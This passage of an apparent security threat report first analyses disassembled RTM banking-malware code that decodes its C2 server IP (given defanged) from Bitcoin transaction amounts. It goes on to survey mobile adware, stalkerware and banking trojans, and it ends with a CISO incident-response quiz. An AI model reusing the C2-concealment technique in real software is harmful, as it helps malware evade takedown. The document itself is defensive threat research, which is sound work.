push    [ebp+data]
push    offset sep      ; "."
mov     ax, word ptr [ebp+value_1]
call    SHR_8_sub_6F6464
and     eax, 0FFh
lea     edx, [ebp+var_28]
call    IntToString
push    [ebp+var_28]
push    offset sep      ; "."
xor     eax, eax
mov     al, byte ptr [ebp+value_0]
lea     edx, [ebp+var_2C]
call    IntToString
push    [ebp+var_2C]
```

```
push    offset sep      ; " "
mov     ax, word ptr [ebp+value_0]
call    SHR_8_sub_6F6464
and     eax, 0FFh
lea     edx, [ebp+var_30]
call    IntToString
push    [ebp+var_30]
mov     eax, esi
mov     edx, 7
call    LStrCatN
mov     bl, 1
```

The code above works as follows:

```
ip_address = str(value_1 & 0xff)
+ «.» + str(value_1 >> 0x8) + «.»
+ str(value_0 & 0xff) + «.» +
str(value_0 >> 0x8)
```

This means that by transferring 0.00040030 BTC and then 0.00008483 BTC, the attackers hid the IP address **94.156[.]35.33** for the malware to find.

Similarly, RTM obtains the second IP address of the C2 server from the two previous transactions.

This mechanism is still used in the RTM samples distributed at the time of this writing.



Attacks on Individuals

Advances
in protection

Immediate
threats

Adware: not yet a crime but
a fraud nonetheless

131

Stalkerware: a bug in your pocket

134

Banking trojans: the next generation

136

128

130



When speaking about attacks on individuals in the context of cybersecurity, we mostly mean compromised mobile devices. More specifically, Android devices, which are the most common personal devices used to access the Internet.¹

Over the past 18 months, we have seen positive results of the mobile malware prevention efforts. Cases of money being stolen from victims through malicious apps have decreased.

1. [Operating system market share worldwide // Statcounter Global Stats](#).

This decline turned the spotlight to malware developers who make money off adware or tracking the digital behaviour of users. Their monetisation models are part of a legal sector of economy; still, this does not make their apps less dangerous.

Nevertheless, it is much too early to speak about a complete defeat over conventional cybercrime. A year ago, we noted some new techniques used by a number of banking malware families. Today, it seems this may spark a large-scale evolution of malware which will either lead to new cyber epidemics or to increased destructive effects of each individual attack.

39%

of webpage visits are
by Android users²

2. [Operating system market share worldwide // Statcounter Global Stats.](#)

Advances in protection

At the end of 2019, the overall activity of mobile malware reduced considerably.


According to one estimate, the number of mobile malware **application packages** dropped by a third (34%) compared to 2018. Judging from the statistics of antivirus software, the number of targeted attacks against users also decreased by 31%.³

One of the causes of this decline is the end of the Asacub family outbreak. Asacub was a conventional banking trojan posing a threat to the banking sphere as far back as 2018 (more details below, in the section 'Banking trojans: the next generation'). The reduction in similar app activity and mobile ransomware incidence is at least in part responsible for the overall dip in the total number of mobile malware.

This can be firstly attributed to the developers at Android continuously patching the vulnerabilities that often tend to be exploited by hackers. For instance, Android 10, released in September 2019, came with an update that limits apps from running processes and accessing location in the background.⁴ Android 11, which is yet to be released as of writing this report, is expected to have changes regarding permissions. Specifically, users will have the option of granting an application one-time access to their data.⁵

An application package is an archive which contains an application and all resources it needs to perform its functions. After launching such an archive, the operating system installs and configures the application on the device by itself.

Android uses the APK (Android Package) format for application packages.

- 
3. [Mobile malware evolution 2019 // Securelist.](#)
 4. [Privacy changes in Android 10 // Android Developers.](#)
 5. [Permissions updates in Android 11 // Android Developers.](#)

Secondly, Google keeps toughening its control over applications in the Google Play store. For example, the company has included outside partners in the moderation of software submitted to the store. Last November, Google announced partnership with antivirus software developer ESET, as well as with Lookout and Zimperium, both companies specialising in mobile security. Under the framework of the newly-formed App Defense Alliance, Google's own Play Protect works alongside external malware detection systems.⁶

This is a perfect example that illustrates how data exchange helps combat cyberthreats.

App Defense Alliance

is an example of a large vendor collaborating with the cybersecurity industry

6. [The App Defense Alliance: bringing the security industry together to fight bad apps](#) // Google Security Blog.

Immediate threats

Despite the recent progress in mobile malware protection, it is still too early to disregard these threats completely.

This is evident by some classes of mobile malware becoming more active over the previous year. Also, criminals modify their malware, and the latest modifications could bring about a new clash against mobile threats.

4 in 10

of the most common
mobile malware
families are adware⁷

7. [Mobile malware evolution 2019 // Securelist.](#)

Adware: not yet a crime but a fraud nonetheless

In the previous chapter ('Attacks on organisations') we discussed how adware spilled into corporate networks on mass after which it was no longer regarded as a threat exclusive to individuals.

Yet, this does not mean that adware developers have forgotten about their former market. In 2019, there was a relative surge in this type of mobile malware, which is known to primarily affect individual users.

The number of adware application packages has almost doubled over the last year: according to one estimate, their number increased by 74% in 2019, compared to 2018. Recent observations reveal that 4 out of 10 families of malware which are most frequently used to attack mobile devices were found to be adware.⁸

This is alarming since adware is given far less attention than it deserves due to its seemingly harmless nature. But, in actual fact, this software has all the technical capabilities to start standard malware attacks.

8. [Mobile malware evolution 2019 // Securelist.](#)

Adware's main objective is merely force-feeding them ads and thus driving up the number of ad views which, in turn, brings in more money from advertisers. However, this is implemented by installing additional modules which can potentially perform any other actions without a user's knowledge, like stealing their data.

Adware can also pass the sniff test of app store moderators simply because the line between such malware and legitimate applications, which use advertising in their business model, is very thin.

The case of the Android version of CamScanner, a popular (more than 100 million downloads) text recognition app, is a good example. For some period, it was monetised only by means of ads and premium subscriptions. However, in summer 2019, cybersecurity specialists discovered a malicious component in the app's file which downloaded additional modules without the knowledge of users. In this particular case, the additional modules had adware functions. As a result, Google deleted the app from its official store.^{10, 11}



increase in the number
of adware application
packages⁹

9. [Mobile malware evolution 2019 // Securelist.](#)

10. [Trojan v Google Play s sotney millionov zagruzok \[Google Play trojan with a hundred million downloads\] // Kaspersky Daily.](#)

11. [Reklamnyj dropper v Google Play \[Ad dropper in Google Play\] // Securelist.](#)

Soon after this incident was made public, developers of CamScanner claimed that the malicious code had been part of the advertising **SDK** which they successfully removed. Following this, the application returned to Google Play Store.¹²

The reason adware requires special attention, as mentioned earlier, is because of the tricks used by its developers to ensure functioning. This can be showcased by the example of adware symbolically dubbed by researchers as 'Agent Smith'. With the help of a legitimate app, Agent Smith infiltrates a device, but it does not stop there. Its malicious component modifies other applications in the system to display advertising. By the time cybersecurity specialists discovered Agent Smith, it had already infected 25 million devices.¹³

SDK (Software Development Kit) is a set of different tools which helps developers to integrate third-party features.


Usually such features are related to the platform for which the app is being developed, such as an operating system, social network, a game console, etc. In these cases, SDK is developed by the owner of the platform.

Such a platform may also be an advertising network, the middleman between the advertiser and the app owner providing banner or video slots. If an advertising network has its own SDK, applications developers are confined to using it if they want to serve ads and make profit.

SDK is integrated into software, making the software execute third-party code. Therefore, security of end users depends not only on the app developer, but also on the SDK owner.

12. [Detail // CamScanner.](#)

13. ['Agent Smith': the new virus to hit mobile devices // Check Point Blog.](#)



Stalkerware: a bug in your pocket

2019 also saw the surge of stalkerware. That year the number of its victims grew by 67%, compared to 2018.

Stalkerware is essentially spyware, but it only differs in the scope of functionality and the method of monetisation.

When criminals use conventional spyware, they rarely concern themselves with the victim's data, but rather look for ways to access their finances, be it through SMS banking, web banking credentials or other personal data useful for social engineering.

Stalkerware, on the other hand, is developed with the express purpose of gathering the victim's sensitive data and passing it on to a third party. With this class of malware, the third party is often not some anonymous darknet customer who likes to collect large datasets, but a person who personally knows the victim. Stalkerware developers sell it as a tool for spying on spouses, partners or children.^{14, 15}

Unlike regular spyware, stalkerware is openly sold as a tool for spying on family members and friends

14. [Mobile malware evolution 2019 // Securelist](#).

15. [The dangers of MonitorMinor stalkerware // Kaspersky Daily](#).

Stalker applications can be divided into two types.

The first type includes trackers with relatively simple functionality which only collect and transfers victim's coordinates and SMS chats. Such applications used to be widely available in Google Play Store until February 2018 when Google banned tracking software on its platform. Since then, the number of trackers in Google's official store has reduced considerably, and their developers have stopped supporting such applications.

The second type includes more advanced apps. These can collect almost all data on the device: photos, calls, messages, location data, etc. Such software is being actively developed to this day and often distributed directly via the developers' websites.

Stalkerware of the second type exploits vulnerabilities related to device administrator privileges and accessibility service. This allows for messages with default protection to be captured from social media and mobile messengers. When impossible, they simply take screenshots, record keystrokes or copy texts from input fields.¹⁶



67%

increase in the number of
stalkerware victims¹⁶

16. [Mobile malware evolution 2019 // Securelist.](#)

Banking trojans: the next generation

Incidence of banking trojans have reduced dramatically, but some of their recent developments still raise alarm.


The number of discovered application packages containing banking trojans halved in 2019, compared to the year before that, while the monthly number of attacks returned to its June 2018 levels.

This result can largely be attributed to the reduction of Asacub activity, the malware responsible for 44% of all attacks using such trojans. Between March and April 2019, the number of victims of Asacub decreased by almost 2.5 times; and between April and May 2019, this number fell a further factor of three. Over the next months, the average number of attacked users amounted to 23.6 thousand, which is just a quarter of the peak seen in March 2019.¹⁷

Another reason for the last year's reduction of the banking trojans' activity could be their general obsolescence.


62%

decrease of fraudulent
transactions through SMS
commands recorded
in Russia since last year



17. [Mobile malware evolution 2019 // Securelist.](#)

Malware of this class usually attacks either by capturing commands used by SMS banking or by exposing the victim to phishing windows which pretend to be legitimate payment forms.



An example of the second method is demonstrated by the FakeToken family, which was used in a large-scale attack this February.¹⁸

When a legitimate app is opened (e.g. a taxi service as shown in the screenshot), the malware displays a notification that urges the user to enter payment details under a contrived pretext and then displays a phishing input form. In this case, hackers expect the distracted users to mistake the notification windows and the input form for actual components of the taxi service application.

The first method has grown less reliable for the criminals due to a gradual shift away from SMS banking with banks urging clients to use applications even for simple transaction notifications. As a result, over the previous year, in Russia, the number of fraudulent transactions made through SMS banking has reduced by 62%, compared to 2018. Hence incidents involving money theft using SMS commands fell to 12%.

18. [Vozvrashenie FakeToken: kak zashititsya ot troyana atakayushhego polzovatekey Android-ustroystv \[Return of FakeToken: how to protect yourself from the trojan that attacks Android users\] // VC.ru.](#)



The second method is also gradually losing traction. It requires attackers to use their own devices to access a victim's bank account and transfer the money out of it. Unlike the transfers using smartphones, such operations raise enough suspicion to be detected and blocked by fraud prevention systems. Therefore, phishing forms have been gradually losing their attractiveness.

Cybercriminals continue to devise new and more destructive techniques.

In Threat Zone 2019, we discussed how some banking trojans control infected devices through the Android accessibility service. This service allows malware to fill out forms and press buttons in other apps without the knowledge of the user. In these cases, money is stolen using SMS banking or, in some extreme cases, via the user's personal application account. Recently, this activity has been on the rise.

In spring 2019, cybersecurity specialists spoke about a banking trojan called Gustuff. Gustuff is targeted on 132 different financial apps, 100 of them being apps of different banks in five countries and 32 of them being cryptocurrency wallets.

The way this malware works is similar to that of PC banking trojans, such as Buhtrap and RTM that manipulate accounting software to spoof payment orders. Using the accessibility service, Gustuff presses buttons and fills out financial forms so that the money is transferred to the hackers' accounts.^{19, 20}

If hackers need authentication data, Gustuff displays a fake notification urging the user to update the payment details (indicating that Google Play requires it) and then waits for the user to enter the data to be captured.²¹

Despite its impressive functionality, Gustuff has not yet reached even the top ten of the most frequently encountered banking trojans.²² However, this malware can be considered a powerful one, just as the rest of the subgroup of mobile banking malware which use the accessibility service. It is not unlikely that they will prompt a new avalanche of banking trojan activity this year or later on.


132
financial
apps
targeted by
the banking trojan
Gustuff²⁰

19. [Mobile malware evolution 2019 // Securelist.](#)

20. [Group-IB uncovers Android Trojan named 'Gustuff' capable of targeting more than 100 global banking apps, cryptocurrency and marketplace applications // Group-IB.](#)

21. [Gustuff return, new features for victims // Talos Blog.](#)

22. [Mobile malware evolution 2019 // Securelist.](#)

The background of the slide is a dark, stormy sky with several bright blue lightning bolts. One prominent bolt strikes a laptop computer that is shown from a high angle. The laptop is glowing with a blue light, and the lightning bolts are also blue, creating a strong visual metaphor for a cyber attack or a security threat. The overall mood is dramatic and urgent.

Can you stand against a hacker?

A single mistake in cyber threat response could outweigh any advantage you had over the attackers. This may cause irreparable damage and make further investigation impossible. The matter is urgent, and the decisions to be made are not always obvious.

We have compiled a small quiz based on typical situations a CISO may encounter.

What would you do in these situations? Answer these 9 questions to check your knowledge and incident response skills.

01

Malware has been detected on several computers in your organisation. Analysis shows that the malware is used by a group that encrypts data and then demands ransom for decryption.

What do you do first?

1. Disconnect the company's infrastructure from the Internet
2. Launch a company-wide antivirus scan
3. Isolate the domain controller(s) from the corporate network
4. Physically turn off users' computers



01

Malware has been detected on several computers in your organisation. Analysis shows that the malware is used by a group that encrypts data and then demands ransom for decryption.

What do you do first?

1. Disconnect the company's infrastructure from the Internet
2. Launch a company-wide antivirus scan
3. Isolate the domain controller(s) from the corporate network
4. Physically turn off users' computers

Answer

If the attacker gains the possibility of encrypting data in all systems of your network, the most efficient solution is to isolate or turn off the domain controller.

Attackers often use group policies and tools like PS Exec and WMI to spread their ransomware within the network and launch it automatically. These tools usually require a running domain controller since it is responsible for authentication in other systems, which the attackers need to launch the malware. If you turn off the domain controller, hackers will not be able to execute commands on remote computers as easily.

Once you have your domain controller turned off, you can search for the malware and delete it, find compromised accounts, etc.


Disconnecting the entire infrastructure from the Internet may not be as efficient at this stage since it is unknown yet whether the encryption has begun or not. Isolation may be the next step of the response process.

02

An unknown person contacted you and reported a critical vulnerability in your infrastructure/services which anyone can exploit to access clients' data. The anonymous person is willing to describe the vulnerability for a small consideration and shows some real users' logins and passwords as a proof.

What do you do?

1. I will pay for the information about the vulnerability
2. I will ask a company that provides penetration testing services to confirm the vulnerability
3. I will report the incident to law enforcement authorities
4. I will try to find out if there is another way to obtain the data



02

An unknown person contacted you and reported a critical vulnerability in your infrastructure/services which anyone can exploit to access clients' data. The anonymous person is willing to describe the vulnerability for a small consideration and shows some real users' logins and passwords as a proof.

What do you do?

1. I will pay for the information about the vulnerability
2. I will ask a company that provides penetration testing services to confirm the vulnerability
3. I will report the incident to law enforcement authorities
4. I will try to find out if there is another way to obtain the data

Answer

In this situation, the right choice would be trying to find out how the anonymous person managed to obtain the data.

Attackers often use information obtained as a result of leaks from one site or service (login and password databases) to extort money from the owners of another. They do it by checking if the leaked data was used in other services and then contact the owners of these services about a purportedly discovered vulnerability. In fact, there is no vulnerability, other than the possibility to quickly guess legitimate user credentials with brute force methods (this is called user enumeration).

Approaching a company that provides penetration test services is a good idea but should be done at a later stage when you know what kind of vulnerability to look for. It is too early to contact law enforcement authorities at this stage as well.

In our practice, we have often encountered cases when companies paid for the information about vulnerabilities without having properly investigated all circumstances. Once the money was paid, the mysterious friend just disappeared.

03

You suspect that one of your employees is stealing insider information and decide to gather evidence from their work PC for potential investigation.

What do you do first?

1. Isolate the PC from the company's network
2. Seal off the computer case and put it into a safe until all circumstances have been cleared up
3. Image the system's RAM
4. Image the HDD



03

You suspect that one of your employees is stealing insider information and decide to gather evidence from their work PC for potential investigation.

What do you do first?

1. Isolate the PC from the company's network
2. Seal off the computer case and put it into a safe until all circumstances have been cleared up
3. Image the system's RAM
4. Image the HDD

Answer

First of all, you need to get an image of the system's RAM. This will back you up if the attackers use encryption tools like crypto containers (VeraCrypt, etc.) to hide the stolen information. Encryption keys are stored in RAM; in case the computer is turned off, they will be irretrievably lost together with access to data.

When the RAM image is ready, you can proceed to making a forensic image of the hard drive.



04

You come across a critical vulnerability in the infrastructure. Exploiting this vulnerability will give attackers full access to all systems of the company.

What do you do?

1. Change all passwords to all accounts in the domain as soon as possible
2. Thoroughly investigate the vulnerable systems since attackers may have already exploited the vulnerability
3. Patch the vulnerability without informing anyone
4. Install a backdoor on the company's domain controller in case the employees don't cooperate during response



04

You come across a critical vulnerability in the infrastructure. Exploiting this vulnerability will give attackers full access to all systems of the company.

What do you do?

1. Change all passwords to all accounts in the domain as soon as possible
2. Thoroughly investigate the vulnerable systems since attackers may have already exploited the vulnerability
3. Patch the vulnerability without informing anyone
4. Install a backdoor on the company's domain controller in case the employees don't cooperate during response

Answer

In this case, you need first to conduct a detailed analysis of the vulnerable systems. This will allow you to find out if there are any signs of somebody exploiting the discovered vulnerability. Based on the results of the analysis, you can proceed to further steps, e.g. configuring the process of monitoring the infrastructure or changing passwords.



05

An employee of the company receives an email with suspicious attachment and forwards it to a member of cybersecurity team, just to be safe.

What should the member do with the email?

1. Open the attachment to make sure it is malicious
2. Analyze the email using dynamic analysis tools or services of another company
3. Scan the attachment with antivirus software and send the results to the employee who had received the email
4. Discipline the employee for sending emails with malicious attachments



05

An employee of the company receives an email with suspicious attachment and forwards it to a member of cybersecurity team, just to be safe.

What should the member do with the email?

1. Open the attachment to make sure it is malicious
2. Analyze the email using dynamic analysis tools or services of another company
3. Scan the attachment with antivirus software and send the results to the employee who had received the email
4. Discipline the employee for sending emails with malicious attachments

Answer

The correct option is to analyse the letter. This is the only way to confirm whether the attachment is malicious or not. If the company has its own experts in malware analysis, great. If you do not have such specialists, you can use an automated Sandbox service, a Threat Intelligence Platform or services of a third-party company.

A mere antivirus scan will not be enough. Before starting a phishing campaign, cybercriminals make sure that malicious email attachments do not get detected by any antivirus. Dynamic analysis tools, alongside with information from Threat Intelligence, can detect such threats much more effectively.

We have seen numerous cases where malicious attachments were opened by employees responsible for cybersecurity. There were even cases of a CISO doing so by accident, which led to complete compromise of the company's network and considerable financial losses.

06

A few month ago, there was a serious incident in your company: the adversary had full access to the entire infrastructure for two weeks. The incident was contained and eradicated. Now, antivirus software detects suspicious executable files used by the same cybercriminal group on servers in the internal network.

What should you do in this case?

1. Disconnect the company's infrastructure from the Internet
2. Check these systems with another antivirus to exclude a false positive
3. Check all systems for the indicators of compromise discovered during the recent incident
4. Clear antivirus logs: these must be the files that have remained in the systems since the previous incident



06

A few month ago, there was a serious incident in your company: the adversary had full access to the entire infrastructure for two weeks. The incident was contained and eradicated. Now, antivirus software detects suspicious executable files used by the same cybercriminal group on servers in the internal network.

What should you do in this case?

1. Disconnect the company's infrastructure from the Internet
2. Check these systems with another antivirus to exclude a false positive
3. Check all systems for the indicators of compromise discovered during the recent incident
4. Clear antivirus logs: these must be the files that have remained in the systems since the previous incident

Answer

The best option is to disconnect the company's infrastructure from the Internet. It is likely that the company's entire network has already been compromised. Malware detected on servers is one of the most perceivable signs of attackers' activity.

At this point isolating only those servers where malware was detected will be inefficient.

